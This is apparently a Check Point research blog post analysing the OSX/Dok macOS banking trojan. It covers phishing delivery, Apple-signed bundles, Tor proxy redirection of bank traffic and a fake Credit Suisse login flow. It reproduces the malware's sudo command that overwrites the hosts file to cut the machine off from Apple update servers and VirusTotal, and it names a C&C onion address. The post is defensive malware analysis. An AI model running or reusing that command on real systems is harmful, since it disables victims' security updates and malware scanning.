OSX/Dok Refuses to Go Away and It's After Your Money

blog.checkpoint.com/2017/07/13/osxdok-refuses-go-away-money/

July 13, 2017

Research by: Ofer Caspi

Following up on our recent discovery of the new OSX/Dok malware targeting macOS users, we'd like to report that the malicious actors behind it are not giving up yet. They are aiming at the victim's banking credentials by mimicking major bank sites. The fake sites prompt the victim to install an application on their mobile devices, which could potentially lead to further infection and data leakage from the mobile platform as well.

In the last few weeks, we've seen a surge in the OSX/Dok samples, as the attackers are purchasing dozens of Apple certificates to sign on the application bundle and bypass GateKeeper (see details below). Apple is constantly revoking the compromised certificates as we're informing them of the ones we identify, however new ones appear on a daily basis.


The OSX/Dok malware is distributed via a phishing campaign, which is usually not a new or surprising attack vector, however this time it targets specifically macOS users, who are mostly perceived as malware-proof. This phishing campaign is combined with a MiTM attack, allowing complete access to all victim communication, even if it's SSL encrypted.

New details on OSX/Dok obfuscation techniques

While the attack vector is still the same, victims receive a phishing mail with the malicious application attached as a zip file, the malware has mutated, making its detection and removal more difficult. Here are the main techniques it uses for this purpose:

Disabling security updates

The malware modifies OS settings to disable security updates. Here is the shell command the malware executes in order to achieve this:



In addition, it modifies the local host file in a way that prevents the victim and some Apple services to communicate outside by adding lines to the hosts file:

sudo echo “127.0.0.1 localhost

255.255.255.255 broadcasthost

::1 localhost

127.0.0.1 metrics.apple.com

127.0.0.1 ocsp.apple.com

127.0.0.1 su.itunes.apple.com

127.0.0.1 ax.su.itunes.apple.com

127.0.0.1 swscan.apple.com

127.0.0.1 swcdn.apple.com

127.0.0.1 swdist.apple.com

127.0.0.1 a1.phobos.apple.com

…….

…….. many more….

…….

127.0.0.1 volume.apple.com

127.0.0.1 war.apple.com

127.0.0.1 www1.apple.com

127.0.0.1 wwwtest.apple.com

127.0.0.1 xml.apple.com

127.0.0.1 xp.apple.com

127.0.0.1 xp2.apple.com

127.0.0.1 virustotal.com

127.0.0.1 www.virustotal.com" > /private/etc/hosts

This way all communication attempts to the hosts listed on the file are redirected to the local machine, blocking all traffic of the infected computer from reaching Apple websites or VirusTotal – a free online service that analyzes files and URLs enabling the identification of viruses, worms, trojans and other types of malware.

Signing the malware with Apple certificates

The perpetrators are willing to pay for Apple certificates ($99 each) in order to sign on the application bundle, thus obfuscating its malicious intent. An application signed by a legitimate Apple developer certificate will bypass GateKeeper – a security feature in macOS that aims to prevent installation of unsigned application in the system with its default settings.

Here is an example of a signature used by the malicious OSX/Dok bundle from recent days:

Also, the malware authors keep naming the application bundle similar to the ones used by Apple, such as "App1e.AppStore" or "iTunes.AppStore", trying to make it look more credible.

Location based attack tailoring


After installing a TOR service, for communication with the command and control over the dark web, and proxy, the malware geo-locates the victim according to IP, and then possibly serves them appropriate proxy file settings according to location. Some IPs were not served at all, as it seems that the malware targets mainly European residents.

Here are the proxy settings for a victim using a Swiss IP:

As we can see, the proxy file will redirect all traffic to the mentioned domains, used mainly by banks (such as 'credit-suisse', 'globalance-bank', 'cbhbank', etc.) or other financial entities, to the local proxy that the malware had set up on the local machine. The proxy will then redirect it to the malicious C&C server on TOR (currently is "m665veffg3tqxoza.onion"). This way, once the victim tries to visit any of the listed sites, they will be redirected to a fake website on the attacker's C&C server.


OSX/Doc operational flow example

After attempting to visit credit-suisse.com, we are greeted with the page below which notifies us of the need to install a mobile phone application for security reasons (the original message is in German):




Upon hitting the “ok” button the login page appears. Note the differences between the fake login page and the original one:

Fake page from an infected machine




Original Page




Here are the main discrepancies to be aware of:

- **Wrong years of copyright** – the C&C server is probably using an old snapshot of the "Credit-Suisse" bank site from 2013 (appears in the left bottom side of the page).
- **Missing the original Credit-Suisse SSL certificate** – there was no alert on that because the malware installed a fake certificate in the root chain; however it is possible to note that the fake certificate is general.
- **Missing auth token in the URL –** token based authentication ensures each request to a server is accompanied by a signed token which the server verifies and only then responds. In this case, there's no token as the communication is with the C&C server and not with the real one.

Upon entering their credentials, the victim is met with a page asking for their favored method of authentication:



After choosing "SMS" (other options do not seem to be viable) the victim is prompted to download and install the mobile application of which they were notified earlier, via a link that is sent to their mobile device (which they're requested to provide):



After the paragons of customer service, the attackers offer a direct application download via QR code in case the SMS message was not received:

We were surprised to discover that at this point of time the attackers use this process to install “Signal”, a legitimate messenger application. Remember this could change at any moment if the hackers decide they want to target the victim’s mobile device as well and install a mobile malware.

The reasoning behind installing a messenger application on the victim’s device is not entirely clear. One possibility is that the installation is used as a method to bypass the two factor (2FA) authentication – often a part of the registration process to access a banking site. In this case the user usually receives an SMS message with a password (OTP – One Time Password) that is valid only for a very short period of time and has to be entered before access is granted. However, had the attacker been active at the bank’s site in parallel to the user activities at the fake site, it would have been possible to bypass the 2FA without the application since the attacker would use the password that the user had just punched in and would manage to get through to the site.

In light of this, it is possible that Signal installed on the victim's mobile device would allow the attacker to communicate with the victim at a later stage, as the perpetrator is not necessarily active at the same time the victim reaches for the banking site. Using Signal may make it easier for the attacker to masquerade as the bank and trick the victim into providing the SMS they had received from the real bank , when the attacker tries to log in to the site (in case the credentials alone are not enough due to the 2FA). Similarly, the perpetrator might use Signal to commit additional fraudulent activities against victim at a later time. Whatever the goal may be, Signal will possibly make it harder for law enforcement to trace the attacker.

Alternatively, the perpetrator might be using Signal temporarily, to acquire install rate statistics and prove the method is working, while planning to install a malicious mobile application with future victims at a later time.

In any case, upon successful completion of this operational flow, the attacker gains access to the victim's bank account and gets to carry out some bank transactions, though probably not the ones the victim had in mind.

Similarity to the "Retefe" malware

After we posted our previous report about OSX/Dok, we were notified by a fellow researcher about the similarities between OSX/Dok and "Retefe", which is a banking Trojan known for several years, mostly active on Windows platform. After further investigation we can, indeed, conclude that OSX/Dok is the same malware ported from Windows.

Conclusion

Unfortunately, the OSX/Dok malware is still on the loose and its owners continue to invest more and more in its obfuscation by using legitimate Apple certificates.

The fact that the OSX/Dok is ported from Windows may point to a tendency. We believe more Windows malware will be ported to macOS, either due to the lower number of quality security products for macOS compared to the ones for Windows, or the rising popularity of Apple computers. According to Gartner, Macs have more than tripled their total market share in less than a decade.

Meanwhile, we will continue to raise awareness to the various malware activities and modus operandi and arm the users with the required information to stay safe from the ever-evolving fraudulent attacks.